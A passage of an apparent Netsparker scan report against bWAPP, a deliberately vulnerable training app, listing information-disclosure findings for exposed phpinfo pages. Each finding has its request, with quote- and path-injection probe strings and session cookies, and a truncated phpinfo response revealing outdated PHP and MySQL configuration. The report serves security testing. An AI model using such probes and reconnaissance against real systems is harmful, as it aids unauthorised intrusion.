<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
```

```
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.7. /bWAPP/admin/phpinfo.php/%20ns=netsparker(0x00316E)

http://itsecgames.com/bWAPP/admin/phpinfo.php/%20ns=netsparker(0x00316E)

Certainty

Request

```
GET /bWAPP/admin/phpinfo.php/%20ns=netsparker(0x00316E) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/php_cgi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
/>
<h1><a href="/bWAPP/admin/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
"3" width="600">
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_cgi-fcgi">cgi-fcgi</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cgi.check_shebang_line</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.fix_pathinfo</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.n
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
```

```
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.8. /bWAPP/phpinfo.php/'ns='netsparker(0x000414)

http://itsecgames.com/bWAPP/phpinfo.php/'ns='netsparker(0x000414)

Certainty

Request

```
GET /bWAPP/phpinfo.php/'ns='netsparker(0x000414) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/phpinfo.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
o.php/&#039;ns=&#039;netsparker(0x000414)?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.9. /bWAPP/admin/phpinfo.php

http://itsecgames.com/bWAPP/admin/phpinfo.php

Certainty

Request

```
GET /bWAPP/admin/phpinfo.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/php_cgi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
/>
<h1><a href="/bWAPP/admin/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
"3" width="600">
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_cgi-fcgi">cgi-fcgi</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cgi.check_shebang_line</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.fix_pathinfo</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.n
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
```

```
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.10. /bWAPP/admin/phpinfo.php/%22ns=%22netsparker(0x00316C)

http://itsecgames.com/bWAPP/admin/phpinfo.php/%22ns=%22netsparker(0x00316C)

Certainty

Request

```
GET /bWAPP/admin/phpinfo.php/%22ns=%22netsparker(0x00316C) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/php_cgi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
/>
<h1><a href="/bWAPP/admin/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
"3" width="600">
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_cgi-fcgi">cgi-fcgi</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cgi.check_shebang_line</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.fix_pathinfo</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.n
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
